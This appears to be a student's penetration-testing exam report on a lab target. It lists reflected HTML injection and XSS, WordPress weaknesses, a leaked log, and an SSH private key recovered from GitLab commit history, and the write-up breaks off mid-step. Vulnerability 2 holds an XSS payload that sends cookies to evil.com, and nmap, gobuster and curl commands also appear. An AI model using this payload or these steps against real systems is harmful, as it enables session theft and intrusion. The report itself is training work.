# Reconnaissance Fundamentals – Regular Exam

### Execution Summary

* You are hired to perform a digital investigation for the following target: **185.218.124.165**
* This is a template for **uploading your screenshots and data**.
* The exam objective is to utilize active and passive reconnaissance to identify stored online ssh private key.
* Finding exposed public ssh key does not complete the exam objective.
* You are free to report vulnerabilities if you find any along the way. Each vulnerability gives extra points.
* Not all vulnerabilities are giving the same number of points.
* The order of the vulnerabilities **DO NOT MATTER**, nor the tools used to get to them.
* You are free to upload multiple **screenshots** for each **vulnerability**, including your **path** and how did you **find** it.
* **No network breach or local privilege escalation is needed!**

**Do not overstress or overcomplicate it. The time is enough, you can do it.**

### Scope

Scope is open, meaning you can perform your own information gathering and you are free to enumerate the target for vulnerabilities from every angle.

### Appendix

This is the data section. Make sure to **detail each finding**. The overall vulnerability count is unknown, try to **find as much as possible** while following the **main objective**. It is a good practice to **explain your finding**.

When describing your finding, make sure to be as clear as possible by **answering** the following **questions**:

1. What is the vulnerability I found?
2. How did I find it?
3. What "bad" can happen, what risk does it carry?

After the description, make sure to **drop** your **screenshots** below.

### Vulnerability 1

|  |
| --- |
| Description: Reflected HTML Injection ->> RISK: (Medium) **The application fails to properly sanitize and encode user-supplied input, which is directly reflected back into the HTML response. Specifically, the input provided via the search\_query parameter is injected into the page without proper validation or escaping. This allows an attacker to inject arbitrary HTML tags and elements, such as <h1>, <img>, or <iframe>, which may affect the structure and content of the page.**  Although HTML injection typically does not allow direct execution of JavaScript (as in XSS), it can still be used to:   * Manipulate page content and UI, * Deface the application, * Trick users into clicking malicious links (e.g., phishing), * Embed external content such as fake login forms (e.g., <iframe src="...">), * Chain with other vulnerabilities to achieve more severe impact.   If combined with attributes like onerror, onload, or form-based phishing techniques, the injection can escalate to XSS-level risk, compromising user trust and data. |
| **- Location: http://185.218.124.165/index.php?search\_query=**  **- Payload Used:**  **```html**  **<h1 style="color:red">Are you scared? I got all of your information</h1>** |
| **Screenshots:** |
|  |

### Vulnerability 2

|  |
| --- |
| **Description:** Reflected Cross-Site Scripting (XSS) ->> RISK: (Medium to High)  **The application does not properly sanitize user-supplied input passed via the search\_query parameter in the URL. By injecting JavaScript code, an attacker can execute arbitrary scripts in the context of the victim’s browser, leading to session hijacking, phishing campagn, and complete trust compromise.**  **This vulnerability demonstrates a lack of input validation and output encoding. In a production environment, it could be exploited to compromise user accounts or steal session cookies. The overall impact depends on the context of the victim (e.g., admin user = full compromise)** |
| **→ Location:**[**http://185.218.124.165/index.php?search\_query=%3Ca+href%3D%22https%3A%2F%2Fvulnerable-site.com%2Fsearch%3Fsearch\_query%3D%3Cscript%3Edocument.location%3D%27https%3A%2F%2Fevil.com%2Fsteal%3Fcookie%3D%27%2Bdocument.cookie%3C%2Fscript%3E%22%3E+You+got+a+new+iPhone%21+Click+here%3C%2Fa%3E**](http://185.218.124.165/index.php?search_query=<a+href%3D"https%3A%2F%2Fvulnerable-site.com%2Fsearch%3Fsearch_query%3D<script>document.location%3D'https%3A%2F%2Fevil.com%2Fsteal%3Fcookie%3D'%2Bdocument.cookie<%2Fscript>">+You+got+a+new+iPhone!+Click+here<%2Fa>) |
| **Screenshots:** |
| **→** |

### Vulnerability 3

|  |
| --- |
| **Description: Brute Force Login Possible ->>** RISK: High **The WordPress instance on port** 8080 **exposes the standard login interface via /wp-login.php, allowing unlimited login attempts without any account lockout, CAPTCHA, or rate limiting mechanisms. The login page accepts repeated POST requests with no observable delay or denial, exposing the site to automated brute-force password attacks.**  This vulnerability allows attackers to:   * Automate login attempts using tools like hydra, wpscan, BurpSuit or Intruder * Compromise user credentials (especially admin), * Bypass weak authentication setups and gain full control over the CMS.   **Location: http://185.218.124.165:8080/wp-login.php**   * Observed behavior: * No IP lockout after multiple failed login attempts * Username admin confirmed at /author/admin * Tested with: manual login attempts using dummy passwords |
| **->** |
| **Screenshots:** |
| **->** |

### Vulnerability 4

|  |
| --- |
| Description: **Insecure Communication Channel (No HTTPS) →** RISK: High **The application hosted on http://185.218.124.165 and http://185.218.124.165:8080 is only available via** unencrypted HTTP**, without any support for HTTPS/TLS. This means that all communication between the user and the server is transmitted in** plain text**, including:**   * Login credentials * Session cookies * Personal information * Search queries and other input data   This opens the door for Man-in-the-Middle (MITM) attacks, especially in public networks (Wi-Fi hotspots, etc.).   * Location: http://185.218.124.165 and :8080 * Port: 80 (standard HTTP), 8080 (custom HTTP, also unencrypted) * Attack Vector:   + An attacker positioned in the same network (e.g., on public Wi-Fi or via ARP spoofing) can intercept and manipulate the traffic.   + Using tools like Wireshark, mitmproxy, or ettercap, the attacker can capture usernames, passwords, or inject malicious content. * Recommended Fix:   + Enable HTTPS with a valid SSL/TLS certificate (e.g., via Let's Encrypt).   + Force HTTPS redirect for all endpoints.   + Disable access to port 80 if not needed. |
| **->** |
| **Screenshots:** |
| **->** |

### Vulnerability 5

|  |
| --- |
| Description: WordPress CMS in Uninitialized State → RISK: Critical **The application at http://185.218.124.165:8080 is publicly exposing the wp-admin/install.php script, meaning that** WordPress has not been set up yet **and is accepting arbitrary initial configuration from anyone.**  This allows an attacker to:   * Take full control of the website by creating the first admin account; * Abuse the CMS to upload malicious content, backdoors or escalate into the server; * Leverage this to persist or pivot in the environment; * Execute a supply-chain attack by installing rogue plugins or themes.   Location: http://185.218.124.165:8080/wp-admin/install.php |
| Risk Level**: 10/10 – No authentication, complete site compromise.** |
| **Screenshots:** |
|  |

### Vulnerability 6

Description: Information Disclosure via Base64-encoded Log File → RISK: High


The application exposes a sensitive log file at the following location:  
http://185.218.124.165/z


Upon visiting the endpoint, the response contains a large Base64-encoded blob. After decoding the content using standard tools (base64 -d), it was confirmed that this file contains detailed internal logs including:

* Database hostname: localhost
* Database port: 5432 (PostgreSQL default)
* Database username: softunibloadmin
* Web application login and GitLab login confirmed
* System diagnostics including CPU, RAM, Disk, Temperature
* Backup and software update logs

How did I find it:


The /z endpoint was discovered during avtive reconnaissance, using directory brute-forcing with gobuster and manual browsing. The raw output from /z appeared to be Base64, which was saved and decoded using:





curl -s http://185.218.124.165/z -o encoded.txt

cat encoded.txt | base64 -d



### Vulnerability 7: Information Disclosure via GitLab Repo → Risk: Medium to High

Description:  
Using internal credentials found in leaked /z logs (PostgreSQL username softuniblogadmin), we correlated this identity with a public GitLab profile at:

https://gitlab.com/softuniblogadmin/mybackup

This repository contains a publicly accessible id\_rsa.pub file, which may have been part of a previously compromised SSH key pair. The repository README confirms that the private key was once deployed to the server, indicating that at one point, an attacker could have had remote SSH access.

How I found it:


* Discovered PostgreSQL username from /z
* Queried GitLab via browser: gitlab.com/softuniblogadmin
* Found mybackup repo with id\_rsa.pub and message confirming compromise

Risk:

* While the private key is missing, this confirms historical compromise.
* This introduces reputational risk, evidence of prior unauthorized access, and possibly residual backdoors.

Recommendation:

* Audit server for persistence mechanisms
* Rebuild all credentials and revoke all previous SSH keys
* Avoid committing keys (even public) to public VCS



### Vulnerability 8: Public Exposure of SSH Key in Git Repository → Risk: High

Description:  
Through passive reconnaissance and internal leak analysis (via Base64 logs), a GitLab repository was discovered belonging to the database/system user softuniblogadmin. The repository contains a file named id\_rsa.pub, representing the public part of an SSH key pair, historically deployed to the compromised system.

This directly aligns with the exam’s main objective – identifying a stored SSH key accessible online.

* Repository: https://gitlab.com/softuniblogadmin/mybackup
* File: id\_rsa.pub
* Key type: ssh-rsa
* Evidence: Full base64-encoded key present in plaintext

How it was found:


* User softuniblogadmin identified via internal PostgreSQL credentials from /z
* Queried GitLab for this username
* Located project mybackup containing the SSH public key and README.md with compromise context

Risk:

* While this is the public key, it confirms previous use of this key pair in production
* If private key (id\_rsa) had leaked elsewhere (e.g., backup, file dump), access to the system would be possible
* Establishes prior compromise and mismanagement of secrets

Recommended Action:

* Rotate all SSH credentials on the affected systems
* Remove sensitive files from public version control platforms
* Use .gitignore and pre-commit hooks to avoid future leaks

Screenshot Proof:

### Vulnerability 9: Open SSH Port (22/tcp) with Historical Key Deployment → Risk: High

Description:  
The target exposes an active SSH service on port 22/tcp using OpenSSH 8.2p1 on Ubuntu. This version is not the latest, and more importantly, previous analysis (via GitLab and /z logs) confirms that an SSH key pair (id\_rsa.pub) was historically deployed to the server. Although the private key was not found, this poses an ongoing risk if:

* The private key still exists somewhere (e.g. old backups),
* No proper key rotation has been performed,
* Server trust relationships remain based on that key.

How I found it:

* Performed full TCP scan:

bash

CopyEdit

nmap -sS -sV -T4 -p- 185.218.124.165


* Detected SSH running on port 22
* Correlated with prior findings from GitLab (id\_rsa.pub found in public repo)

Risk:

* Possible brute-force or credential reuse
* Possibility of pivoting if key reuse occurs
* Server may still trust old known hosts or keys

Recommendation:

* Perform full SSH key audit
* Rotate all SSH host and user keys
* Implement fail2ban and key-based login restrictions
* Monitor access logs for unusual login behavior



### Vulnerability 10: Exposed Private SSH Key in Git History → Risk: Critical

Description:  
During repository forensics of https://gitlab.com/softuniblogadmin/mybackup, I examined the commit history and located a deleted file named id\_rsa within commit 8970beca. This file contains a full private SSH key in plaintext, clearly visible with:

vbnet

CopyEdit

-----BEGIN OPENSSH PRIVATE KEY-----

[... key content ...]

-----END OPENSSH PRIVATE KEY-----

How I found it:

* Passive reconnaissance led to GitLab repo via leaked PostgreSQL username.
* Inspected commit history.
* Located the key in a file that was removed in a commit named fix.
* Screenshot taken as proof (see below).


Risk:

* Exposure of a private key enables full unauthorized access to any server trusting the corresponding public key.
* Since the public key id\_rsa.pub is also present in the repo, this proves that both parts of the key pair were exposed.
* This alone constitutes a critical vulnerability and fulfills the primary exam objective.

Recommendation:

* Revoke all SSH access using this key.
* Rotate any systems that trusted it.
* Audit the entire GitLab repo and use .gitignore to avoid committing secrets in the future.

## Screenshot Proof:



### Writeup

This is the write-up section. Here, you can explain your exam engagement in open format. Screenshots and outputs from tools are allowed. Good formatting and detailed explanations can increase your overall points, however, bad formatting and poor explanations can decrease your overall points.

## ✅ Step-by-Step Summary of My Reconnaissance Process

### 🔍 Step 1: Initial Scanning and Passive Discovery

I started with passive fingerprinting of the target:

* Accessed http://185.218.124.165/ manually and located the main web application.
* Identified the search\_query= parameter vulnerable to reflection, which led to HTML Injection and Reflected XSS.

### 🧭 Step 2: Directory Enumeration with Gobuster

Used gobuster to brute-force directories and file types with common extensions:

bash

CopyEdit

gobuster dir -u http://185.218.124.165 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,log,bak,zip -t 30

Discovered:

* /index.php – main application
* /z – Base64-encoded log file

### 🧾 Step 3: Base64 Log File Analysis

Downloaded and decoded the file found at /z:

bash

CopyEdit

curl -s http://185.218.124.165/z -o encoded.txt

cat encoded.txt | base64 -d > decoded.log

Inside the log:

* PostgreSQL credentials: softuniblogadmin
* GitLab activity and system information (CPU, RAM, backups)
* Logins and environment metadata  
  ✅ This gave me the lead to investigate GitLab.

### 🛠️ Step 4: WordPress CMS Vulnerabilities

The web application on port 8080 runs WordPress:

* Initially accessible at /wp-admin/install.php, suggesting it was uninitialized (Critical Risk).
* Later configured, but still vulnerable to brute-force login via /wp-login.php.
* No CAPTCHA, IP lockout, or rate limiting.

Attempted brute-force with:

bash

CopyEdit

